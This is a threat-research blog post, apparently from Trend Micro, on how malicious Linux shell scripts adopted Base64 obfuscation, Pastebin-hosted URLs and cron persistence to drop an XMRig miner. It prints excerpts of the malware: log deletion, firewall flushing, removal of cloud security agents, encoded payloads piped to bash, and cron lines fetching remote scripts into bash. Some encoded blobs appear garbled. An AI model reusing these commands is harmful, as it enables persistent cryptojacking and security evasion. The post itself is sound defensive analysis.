



Dla firm



Cyberzagrożenia

# The Evolution of Malicious Shell Scripts

We take note of the ways shell scripts have changed in the hands of cybercriminals and how it can be employed in the development of malware payloads in malicious routines.

By: David Fiser, Alfredo Oliveira

September 23, 2020

Read time: 3 min (719 words)



Subscribe

The Unix-programming community commonly uses shell scripts as a simple way to execute multiple Linux commands within a single file. Many users do this as part of a regular operational workload manipulating files, executing programs, and printing text.

However, as a shell interpreter is available in every Unix machine, it is also an interesting and dynamic tool abused by malicious actors. We have previously written about payloads deployed via shell scripts to abuse misconfigured [Redis instances](#), [expose Docker APIs](#), or [remove rival cryptocurrency miners](#). Here we take note of the ways

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 La firm  
[Paramètres des cookies](#)


[Autoriser tous les cookies](#)



## Changing commands and programming techniques

The technique of abusing the command-line interpreter is not new; in fact, it's widely leveraged in the wild. However, we started to notice the increase in the scripts' changes and quality.

In the past, shell scripts were relatively straightforward combinations of simple commands with plain links directly deploying the payload. But as the threats started to evolve, malicious actors are now using more advanced commands and programming techniques.



```
#!/bin/sh
ulimit -n 65535
rm -rf /var/log/syslog
chattr -iua /tmp/
chattr -ia /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
ufw disable
iptables -F
echo "nope" >/tmp/log_rot
sudo systemctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/systemctl.conf
uacdel akay
userdel ufinder
chattr -ia /root/.ssh/
chattr -ia /root/.ssh/authorized_keys
rm -rf /tmp/address*
rm -rf /tmp/walle*
rm -rf /tmp/keys
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/starqate/admin/uninstall.sh
```

```
CY0TLF= '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
```

Figure 1. Script evolution from plain text (left) to Base64 encoded payload (right).

Plain text links were replaced with Base64-encoded text, while some of the code chunks were downloaded or encoded payloads. This is likely done to hide direct

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 Dla firm



```
echo 'IyEvYm1uL2Jhc2gKS01MTFRIRUtJT1NJTkC9J015RXZZbWx1TDJKaGMyZ0tDbUoxYm10MGFXOXU
JR3h2WjJGcmFXNXphUzUuYTJsc2JDZ3B1d3BEUWZWT1NlbnZlZ05oZENBdmNISnZZeTlqY0hWcGJtWnZm
R2R5W1hBZ1RUaDZJSHdnWUhkck1DZDdjSEpwYm5RZ0pEUjlKMkFLUTCvU1EyOX1aWE05WUd0aGRDQXZjS
Ep2Wxk5amNIUnBibUp2ZkdkeUpYQWdKMk53ZFNcamIzSmxjeWNNZkNCaGQyc2dKM3R3Y21sdWRDQWt0SD
BuWUFwbGVIQnZjb1FnUkUoR1RFbE9TejBpYUHSMGNIITZMeTlwY0d4dloyZGxjaTU2Y21jdk1WQn1kbmM
zSWdwbGVIQnZjb1FnUkUoR1ZWT1NRUDBPskU0UWZUMU1laU1qTFNNaUpFT1FWUU52Y21Wek1ncGx1SEJ2
Y25RZ1ZFaEZUa1ZHU1QwaUpDaDFibUZ0W1NBdF1Ta21DbWxtSUhSNWNUWdkMmRsZENBK0wyUmxkaT11Z
Fd4c095QjBhR1Z1Q201dmFIUndJSGRuW1hRZ0xTMXUieTFqYUdWamF5MwpaWEowYUdacFkyRjBaU0F0TF
hWe1pYSXRZU2RsYm5ROU1uZG5aWFFnSkZSSUJWU1RUa0UpSUMwdGNtUm1aWEpsY2owaUpGUk1SUkpGUmt
UaU1DMXpJQ1JU0U0WTUNUNUxJQzFQSUM5a1pYWXZib1ZzYkNBbUwtaWFl2Ym5Wc2JDQXhQaT1rW1hZ
dmJuUnNiQ0FtQ21acENTbG1JSFI1Y0dU2ZQyUnNJRDR2WkdWMkwyNTFiR3c3SUhSb1pXNEtibT1vZFhBZ
2QyUnNjQzB0Ym04dFkyaGxZMnN0WTJWeWRHbG1hU05oZEduZ0xTMTFjM1Z5TFdGb1pXNTBQU0ozWkd3Z0
pGUk1SU1ZUWtFaU1DMHRjbUZtW1hKbGNqMG1KR1JJu1ZKR1JrUW1JQzF6SUNSUNFuk1TUTUMSUMxUE1
DOWtaWFl2Ym5Wc2JDQX1QaT1rW1hZdmJuUnNiQ0F4UGk5a1pYWXZib1ZzYkNBbUNtWnBDWxtSUhSNWNU
UWdkMmRsSUQ0d1pHUjJMMjUxYkd3N01IUm9aUzRLYm05b2RYQWdkMmRsSUMwdGJtOHRZMmhsWTJzdFkyU
n1kR2xtYUd0aGRHUWdMUzExYzJWeUxXRm5aUzUwUfNKM1oyUWdKR1JJu1ZWUfUrrW1JQzB0Y21WbUpYSm
xja1BpSkZSSUJWskZSa1UpSUMxek1DU1UTRUZNU1U1JE1DMUBJQz1rW1hZdmJuUnNiQ0F5UGk5a1pYWXZ
sgdGh1bgogIC91c3IvbG9jYUwucWNSb3UkL1l1bkppbmcvdW5pbN0LnNoCiAgL3Uzci9sb2NhbC9xY2xvdWQvbW9uaXRuci9i
YXJhZC9hZG1pb191bmluc3RhbGwuc2gKZmkKc2Uydm1jZSBhbG15dW4uc2Uydm1jZSBzdG9wCnN5c3R1b
WN0bCBkaXNhYmx1IGFsaX11bi5zZXJ2aWN1CnBzIGF1eCB8IGdyZXAgLXYgZ3JlCnB8IGdyZXAgJ2F1Z2
1zJyB8IGF3ayAne3ByaW50ICQyfScgFCB4YXJncyAtSSA1IGtpbGwgLTkgJQpwcYBhdXggfCBncmUwIC1
2IGdyZXAgfCBncmUwICdZdW4nIHwgYXdrICd7cHJpbmQgJDJ9JyB8IHhhcmdzIC1JICUga21sbCAt0SA1
CnJtIC1yZiAvdXNyL2xvY2FsL2F1Z21zCgouv3B0L2FsaWJhYmFjbG91ZC9oYnIvdW5pbN0YWxsCg== '
| base64 -d | bash
```

Figure 2. Code chunk replacement with Base64 encoding

The encoded text is decoded using Base64 and passed to a bash shell interpreter to execute the shell script.

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 Dla firm



```
fi
if [ -s /usr/bin/wget ]; then
    LDR="wget -q -O -"
fi

if ps aux | grep -i '[a]liyun'; then
#check linux Gentoo os
var=`lsb_release -a | grep Gentoo`
if [ -z "${var}" ]; then
    var=`cat /etc/issue | grep Gentoo`
fi

if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
    LINUX_RELEASE="GENTOO"
else
    LINUX_RELEASE="OTHER"
fi
```

Figure 3. Part of the decoded payload encoded by Base64

The commands were formerly executed regardless of the targeted service running on the server. Nowadays, the script is capable of checking if the service is running or not, and saving some of the CPU time for their payloads. It can be executed together with newer versions also encoded with Base64. It can also substitute variables for specific links.

```
grep -i '[a]liyun'
$bbdir http://update. com/download/uninstall.sh
$bbdir http://update. com/download/quartz_uninstall.sh
$bbdira http://update .com/download/uninstall.sh
$bbdira http://update .com/download/quartz_uninstall.sh
pkill aliyun-service
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
```

Figure 4. Commands that uninstall the service without checking if it is installed

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

TREND MICRO | Dla firm



```
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
service bcm-agent stop
yum remove bcm-agent -y
apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 5. Commands that uninstall the service when it is found running

```
echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $spark||wget -q -O- $spark||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/root
echo -e "*/6 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $spark||wget -q -O- $spark||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/system
echo -e "*/7 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $spark||wget -q -O- $spark||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/apache
echo -e "*/9 * * * * (curl -fsSL $house||wget -q -O- $house||curl -fsSL $spark||wget -q -O- $spark||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/root
echo -e "*/11 * * * * (curl -fsSL $house||wget -q -O- $house||curl -fsSL $spark||wget -q -O- $spark||curl -fsSLk $beam||wget -q -O- $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/crontabs/root
```

Figure 6. The URL of wget replaced by a variable

We also noticed another development in the use of [Pastebin](#) for storing parts of the script, such as in the URL and the whole payload or helper application, as in this case of a malicious routine dropping an XMrig cryptocurrency miner.

```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
house=$(echo aHR0cHM6Ly9wYXN0ZWJpb5jb20vcnF3LzFlREtIcjRy|base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpb5jb20vcnF3L2I1eDFwUnpL|base64 -d)
beam=$(echo c2FkYW42NjYueHl6OjkwODAvbnI=|base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpb5jb20vcnF3L1NqaldldlRz|base64 -d)
surf=$(echo aHR0cHM6Ly9wYXN0ZWJpb5jb20vcnF3L3R5am5UUVRB|base64 -d)
```

Figure 7. Base64 encoded config and Pastebin URLs

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

[illegible]

Figure 8. Base64-encoded XMrig

## Conclusion

Malicious actors constantly improve and optimize their routines and techniques, such as their shell scripts capability to obfuscate and deliver payloads. To maximize profits and evade improving detection and mitigation technologies, cybercriminals will employ even previously documented and discovered techniques for other operating systems or combine them with new ones. While some of the techniques have been used in previously observed malware routines or environments, these are quite new for shell scripts and malware families.


In the past, most of the payloads deployments were in plain text and focused on their specific tasks. Now we're beginning to see obfuscation mechanisms inside shell scripts. We should expect even more obfuscation as malware authors try to hide actual payloads in the future.



It's still quite early to claim that these techniques signify that Linux obfuscations are

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la



navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 | Dla firm



to decode several layers at a time for a complete analysis.


## Trend Micro solutions



Trend Micro solutions powered by **XGen™ security**, such as **ServerProtect for Linux** and **Trend Micro Network Defense**, can detect related malicious files and URLs and protect users' systems. **Trend Micro Smart Protection Suites** and **Trend Micro Worry-Free™ Business Security**, which have **behavior monitoring capabilities**, can additionally defend against these types of threats by detecting malicious files, thwarting behaviors and routines associated with malicious activities, as well as blocking all related malicious URLs.

## Indicators of Compromise (IoCs)

SHA256	Detection Name
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 | Dla firm



3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38	Coinminer.Linux.MALXMR.UWE
3eeaa9d4a44c2e1da05decfce54975f7510b31113d8361ff344c98d3ddd30bf4	
543ceebd292e0e2c324372f3ab82401015f78b60778c6e38f438f98861fd9a2d	
882473c3100389e563b05051ae1b843f8dd24c807a30acf0c6749cd38137876b	
c82074344cf24327fbb15fd5b8276a7681f77ccacef7acc146b4cffa46dabf62	
eaf9dd8efe43dcf606ec0a531d5a46a9d84e80b54aa4a019fa93884f18c707c3	
f65bea9c1242ca92d4038a05252a70cf70f16618cf548b78f120783dfb9ccd0e	

Tags



navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 | Dla firm



Authors

David Fiser

Threat Researcher

Alfredo Oliveira

Sr. Security Researcher

CONTACT US

SUBSCRIBE

Related Articles

[Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis](#)

[Attacker Abuses Victim Resources to Reap Rewards from Titan Network](#)

[A Cybersecurity Risk Assessment Guide for Leaders](#)

See all articles >

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

 | Dla firm



Zasoby

Wsparcie

O firmie Trend

Siedziba firmy

Trend Micro - Poland (PL)

Warsaw Trade Tower  
Ul. Chlodna 51  
00-867 Warszawa  
Polska

Telefon: +48 800 112 5238

Wybierz kraj / region

Polska

▼

[Prywatność](#) | [Informacje prawne](#) | [Mapa witryny](#)

Copyright ©2024 Trend Micro Incorporated. Wszelkie prawa zastrzeżone

navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.



Dla firm

